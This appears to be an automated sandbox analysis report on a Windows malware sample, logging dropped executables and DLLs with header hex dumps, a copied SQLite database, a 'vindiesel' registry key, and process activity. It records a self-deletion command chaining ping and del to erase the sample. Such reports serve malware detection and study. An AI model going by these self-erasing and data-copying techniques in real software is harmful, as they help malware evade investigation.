C:\Users\user\AppData\Roaming\1612058829072	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	101D0030	CopyFileA
C:\Users\user\AppData\Roaming\1612058829275.exe	unknown	103632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4b 08 da 73 0f 69 b4 20 0f 69 b4 20 0f 69 b4 20 cc 66 eb 20 0d 69 b4 20 cc 66 e9 20 1d 69 b4 20 f5 4a f4 20 0b 69 b4 20 d5 4a a8 20 04 69 b4 20 0f 69 b5 20 10 68 b4 20 f5 4a ad 20 0c 69 b4 20 28 af c6 20 13 69 b4 20 28 af c8 20 0e 69 b4 20 28 af cc 20 0e 69 b4 20 52 69 63 68 0f 69 b4 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 03 53 b5 5a 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......K..s.i. .i. .i. .f. .i. .f. .i. .J. .i. .J. .i. .i. .h. .J. .i. (.. .i. (.. .i. (.. .i. Rich.i. ................PE..L....S.Z...	success or wait	1	101C9548	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	1396736	37 7a bc af 27 1c 00 03 e0 f9 43 d3 5e 54 15 00 00 00 00 00 24 00 00 00 00 00 00 00 3a 5f 63 7f 00 26 96 8e 70 00 17 f7 ec 05 bb ea f4 ff 94 01 2f 44 ee 4e bd 08 4d 68 43 f0 54 bf a4 92 00 e4 6e d7 a3 e5 b5 d2 e6 dd d0 c0 4c 9d 56 31 38 37 79 1b 5d 15 27 18 55 da a2 47 36 50 60 7d 36 e9 b0 5f 9e de 66 a0 d0 3b 83 f6 3c d4 e3 0c fb 9e 47 d7 97 2f 91 f1 7e e8 c4 33 95 02 86 5e 86 7c 1a 3d cc 47 d8 36 cf 0a 35 b1 21 53 4b eb 24 b9 52 64 4f 01 b5 c1 d1 32 da 43 2d 5e 92 e8 06 d5 24 59 2e c5 41 68 fe 4c 38 9d 2f 88 a5 86 9f 68 24 ca eb ec e1 fa ac 5c 0e 96 7e 14 ce 84 9a 62 be 5d e9 55 86 b8 f1 34 e1 ac fd 27 64 49 4e 5e a4 3f 36 fb 72 a9 ce 14 f0 2c 3c 4b 30 e8 9b 1a d2 87 c2 8e e7 0b 5e 9b 56 67 de 3a 6a a4 20 26 6a 84 ee 7b ca c8 c7 58 ec 92 4b 2e ae 35 2a	7z..'.....C.^T......$.......:_ c..&..p......./D.N..MhC.T. ....n.....L.V187y.].'.U..G 6P`)6.._..f..;..<.....G../..~. .3...^.|.=.G.6..5.!SK.$.RdO. ...2.C- ^....$Y..Ah.L8./....h$... ...\..~....b.].U...4...'dIN^.? 6.r....,<K0.....^.Vg.:j. &j.. {...X..K..5*	success or wait	2	1002AF7D	WriteFile
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	unknown	268744	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ed 30 aa 68 a9 51 c4 3b a9 51 c4 3b a9 51 c4 3b ba 59 ad 3b ab 51 c4 3b ac 5d cb 3b ac 51 c4 3b ac 5d 9b 3b a7 51 c4 3b ac 5d 99 3b ad 51 c4 3b ac 5d a4 3b a3 51 c4 3b 53 72 dd 3b ad 51 c4 3b ba 59 99 3b ab 51 c4 3b 2a 59 99 3b a5 51 c4 3b a9 51 c5 3b ed 50 c4 3b 8e 97 bf 3b aa 51 c4 3b 27 46 a4 3b b1 51 c4 3b 45 5a 9a 3b a8 51 c4 3b 27 46 9e 3b a8 51 c4 3b 52 69 63 68 a9 51 c4	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....0.h.Q.;.Q.;.Q.;.Y.;.Q .;.].;.Q.;.].;.Q.;.].;.Q.;.]. ;.Q.;Sr.;.Q.;.Y.;.Q.;*Y.;.Q.;. Q.;.P.;...;.Q.;'F.;.Q.;EZ.;.Q.; 'F.;.Q.;Rich.Q.	success or wait	1	10125C7A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	unknown	73160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 44 d9 22 43 00 b8 4c 10 00 b8 4c 10 00 b8 4c 10 1e ea c8 10 05 b8 4c 10 09 c0 c8 10 26 b8 4c 10 09 c0 d9 10 15 b8 4c 10 09 c0 cf 10 59 b8 4c 10 27 7e 21 10 01 b8 4c 10 27 7e 37 10 07 b8 4c 10 00 b8 4d 10 5c b8 4c 10 09 c0 c6 10 02 b8 4c 10 1e ea d8 10 01 b8 4c 10 09 c0 dd 10 01 b8 4c 10 52 69 63 68 00 b8 4c 10 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a8 98 8f 50 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......D."C..L...L...L....... L.....&.L.......L.....Y.L.'~!. ..L.'~7...L...M.\.L.......L... ....L.......L.Rich..L......... PE..L......P...	success or wait	1	10125C7A	WriteFile
C:\Users\user\AppData\Local\Temp\download\atl71.dll	unknown	89600	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 45 72 ac c4 01 13 c2 97 01 13 c2 97 01 13 c2 97 82 1b 9d 97 03 13 c2 97 c0 1b a2 97 03 13 c2 97 8f 04 cd 97 0a 13 c2 97 fb 30 db 97 03 13 c2 97 82 1b 9f 97 02 13 c2 97 01 13 c3 97 c1 13 c2 97 8f 04 9d 97 13 13 c2 97 8f 04 a2 97 06 13 c2 97 8f 04 9e 97 00 13 c2 97 8f 04 9c 97 00 13 c2 97 8f 04 98 97 00 13 c2 97 52 69 63 68 01 13 c2 97 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Er.................... ....0.......... ....Rich....	success or wait	1	10125C7A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	unknown	92080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b9 1d 87 59 fd 7c e9 0a fd 7c e9 0a fd 7c e9 0a ee 74 80 0a fc 7c e9 0a f8 70 b6 0a f5 7c e9 0a f8 70 e6 0a f9 7c e9 0a f8 70 b4 0a f9 7c e9 0a f8 70 89 0a f8 7c e9 0a 7e 74 b6 0a fe 7c e9 0a 07 5f f0 0a f9 7c e9 0a ee 74 b4 0a ff 7c e9 0a 7e 74 b4 0a f6 7c e9 0a fd 7c e8 0a 36 7c e9 0a 73 6b 89 0a ed 7c e9 0a 73 6b b5 0a fc 7c e9 0a 11 77 b7 0a fc 7c e9 0a 73 6b b3 0a fc 7c e9	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $..........Y.|...|...|...t...| ...p...|...p...|...p...|...p.. .|..~t...|..._...|...t...|..~t ...|...|..6|..sk...|..sk...|.. .w...|..sk...|.	success or wait	1	10125C7A	WriteFile
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	unknown	3512776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d a2 15 7d 09 c3 7b 2e 09 c3 7b 2e 09 c3 7b 2e 1a cb 12 2e 0b c3 7b 2e 0c cf 24 2e 0e c3 7b 2e 0c cf 74 2e 05 c3 7b 2e 0c cf 26 2e 0d c3 7b 2e 0c cf 1b 2e 04 c3 7b 2e 8a cb 24 2e 0d c3 7b 2e f3 e0 62 2e 0d c3 7b 2e 1a cb 26 2e 0b c3 7b 2e 87 d4 24 2e 0b c3 7b 2e e1 dc 71 2e 42 c3 7b 2e 8a cb 26 2e 12 c3 7b 2e 87 d4 26 2e 0d c3 7b 2e 09 c3 7a 2e 89 c1 7b 2e 87 d4 1b 2e 6b c1 7b	MZ......................@...... .... 8...........!..L.!This program cannot be run in DOS mode....$.......M..}..{...{... {.......{...$...{...t...{...&...{..... ..{...$...{...b...{...&...{...$... {...q.B.{...&...{...&...{...z... {.....k.{	success or wait	1	10125C7A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	unknown	503808	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 84 6b fe f4 c0 0a 90 a7 c0 0a 90 a7 c0 0a 90 a7 43 02 cd a7 c2 0a 90 a7 c0 0a 91 a7 af 0a 90 a7 4e 1d cd a7 c3 0a 90 a7 4e 1d 9f a7 c4 0a 90 a7 4e 1d f0 a7 e5 0a 90 a7 4e 1d cf a7 ef 0a 90 a7 4e 1d cc a7 c1 0a 90 a7 4e 1d ce a7 c1 0a 90 a7 4e 1d ca a7 c1 0a 90 a7 52 69 63 68 c0 0a 90 a7 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ed 51 b4 44 00 00 00 00 00 00 00 00 e0 00 0e	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........k..............C..... ..........N.......N.......N... ....N.......N.......N.......N. ......Rich............PE..L... .Q.D...........	success or wait	1	10125C7A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	unknown	348160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8c 9c 76 90 c8 fd 18 c3 c8 fd 18 c3 c8 fd 18 c3 4b f5 45 c3 cb fd 18 c3 c8 fd 19 c3 53 fd 18 c3 46 ea 78 c3 df fd 18 c3 46 ea 17 c3 85 fd 18 c3 46 ea 47 c3 c7 ff 18 c3 46 ea 44 c3 c9 fd 18 c3 46 ea 46 c3 c9 fd 18 c3 46 ea 42 c3 c9 fd 18 c3 52 69 63 68 c8 fd 18 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 e8 51 b4 44 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........v.............K.E... ......S...F.x.....F.......F.G. ....F.D.....F.F.....F.B.....Ri ch............................ PE..L....Q.D...	success or wait	1	10125C7A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xldl.dll	unknown	293320	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 a7 c3 08 35 c6 ad 5b 35 c6 ad 5b 35 c6 ad 5b 26 ce c4 5b 37 c6 ad 5b bb d1 a2 5b 2f c6 ad 5b bb d1 f2 5b aa c6 ad 5b b6 ce f2 5b 34 c6 ad 5b cf e5 b4 5b 31 c6 ad 5b 26 ce f0 5b 37 c6 ad 5b b6 ce f0 5b 3f c6 ad 5b 35 c6 ac 5b 9f c6 ad 5b 12 00 d6 5b 30 c6 ad 5b bb d1 cd 5b 70 c6 ad 5b bb d1 f1 5b 34 c6 ad 5b d9 cd f3 5b 34 c6 ad 5b bb d1 f7 5b 34 c6 ad 5b 52 69 63 68 35 c6 ad	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......q...5..[5..[5.. [&..[7..[...[/..[...[...[...[4..[...[1..[&..[7..[...[?..[5..[...[...[0.. [...[p..[...[4..[...[4..[...[4.. [Rich5..	success or wait	1	10125C7A	WriteFile
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	unknown	59904	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 22 75 8e 2d 66 14 e0 7e 66 14 e0 7e 66 14 e0 7e 63 18 bd 7e 65 14 e0 7e 63 18 80 7e 67 14 e0 7e 63 18 bf 7e 63 14 e0 7e 63 18 ef 7e 64 14 e0 7e e5 1c bd 7e 64 14 e0 7e 66 14 e1 7e 7e 14 e0 7e e8 03 bf 7e 6b 14 e0 7e e8 03 ef 7e 64 14 e0 7e e8 03 bc 7e 67 14 e0 7e 8a 1f be 7e 67 14 e0 7e e8 03 ba 7e 67 14 e0 7e 52 69 63 68 66 14 e0 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$......."u.- f..~f..~f..~c..~e. .~c..~g..~c..~c..~c..~d..~... ~ d..~f..~~..~...~k..~...~d..~.. .~g..~...~g..~...~g..~Richf.. ~..............	success or wait	1	10125C7A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\aOn5CfTiwS.exe	unknown	5007872	success or wait	1	4025E8	ReadFile
C:\Users\user\AppData\Roaming\1612058828915	unknown	86016	success or wait	1	10026850	ReadFile
C:\Users\user\AppData\Roaming\1612058828915	unknown	4096	success or wait	1	10026850	ReadFile
C:\Users\user\AppData\Roaming\1612058829072	0	100	success or wait	1	1016EF3D	ReadFile
C:\Users\user\AppData\Roaming\1612058829072	0	4096	success or wait	1	1016EF3D	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1612058829072	0	100	success or wait	1	1016EF3D	ReadFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	24576	success or wait	1	10026850	ReadFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	4096	success or wait	1	10026850	ReadFile
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	32	success or wait	9	10125BFA	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\vindiesel	success or wait	1	101C92AE	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: 1612058829275.exe PID: 5644 Parent PID: 4088

General

Start time:	18:07:09
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Roaming\1612058829275.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1612058829275.exe' /sjson 'C:\Users\user\AppData\Roaming\1612058829275.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 14%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056C4	GetTempFileNameW
C:\Users\user\AppData\Roaming\1612058829275.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405369	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	success or wait	1	403F1D	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	unknown	26738688	40 6b 65 bd ef cd ab 89 20 06 00 00 00 00 00 00 35 30 00 00 00 00 00 00 cf 92 74 65 33 13 11 1b 06 77 67 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 b3 06 29 00 0c 00 00 00 0e 02 0f 1e 09 78 2f 0a 2a 02 0f 1e 09 78 e1 08 68 02 2b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 36 c8 0c 34 33 13 11 1b 06 77 49 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 00 00 00 0a 00 00 00 00 00 00 00 ee 42 00 00 00 00 00 00 14 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@ke..... ....50........te3. ...wg.......................). ....x/.*....x..h.+....... ....6..43....wl. ....Z............B.............	success or wait	1	40C6CD	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	2	ff fe	..	success or wait	1	405E7F	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	6	5b 00 0d 00 0a 00	[.....	success or wait	1	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	10	0d 00 0a 00 7b 00 0d 00 0a 00	....{.....	success or wait	43	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	78	22 00 4d 00 6f 00 64 00 69 00 66 00 69 00 65 00 64 00 20 00 54 00 69 00 6d 00 65 00 22 00 3a 00 22 00 36 00 2f 00 32 00 37 00 2f 00 32 00 30 00 31 00 39 00 20 00 31 00 30 00 3a 00 32 00 33 00 3a 00 30 00 36 00 20 00 41 00 4d 00 22 00	".M.o.d.i.f.i.e.d. .T.i.m.e.". :.".6./.2.7./.2.0.1.9. .1.0.:. 2.3.:.0.6. .A.M.".	success or wait	473	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	10	0d 00 0a 00 7d 00 0d 00 0a 00	....}.....	success or wait	43	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	2	2c 00	,.	success or wait	42	40538C	WriteFile
C:\Users\user\AppData\Roaming\1612058829275.txt	unknown	10	0d 00 0a 00 5d 00 0d 00 0a 00	....].....	success or wait	1	40538C	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	unknown	1024	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	unknown	32768	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	unknown	32768	success or wait	2	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv71A3.tmp	unknown	32768	success or wait	6	405E60	ReadFile

Analysis Process: ThunderFW.exe PID: 5436 Parent PID: 4088

General

Start time:	18:07:15
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe'
Imagebase:	0x950000
File size:	73160 bytes
MD5 hash:	F0372FF8A6148498B19E04203DBB9E69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 2%, ReversingLabs
Reputation:	moderate

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 460 Parent PID: 4088

General

Start time:	18:07:29
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\aOn5CfTiwS.exe'
Imagebase:	0x1120000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5288 Parent PID: 460

General

Start time:	18:07:29
Start date:	30/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 5352 Parent PID: 460

General

Start time:	18:07:29
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0xfa0000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis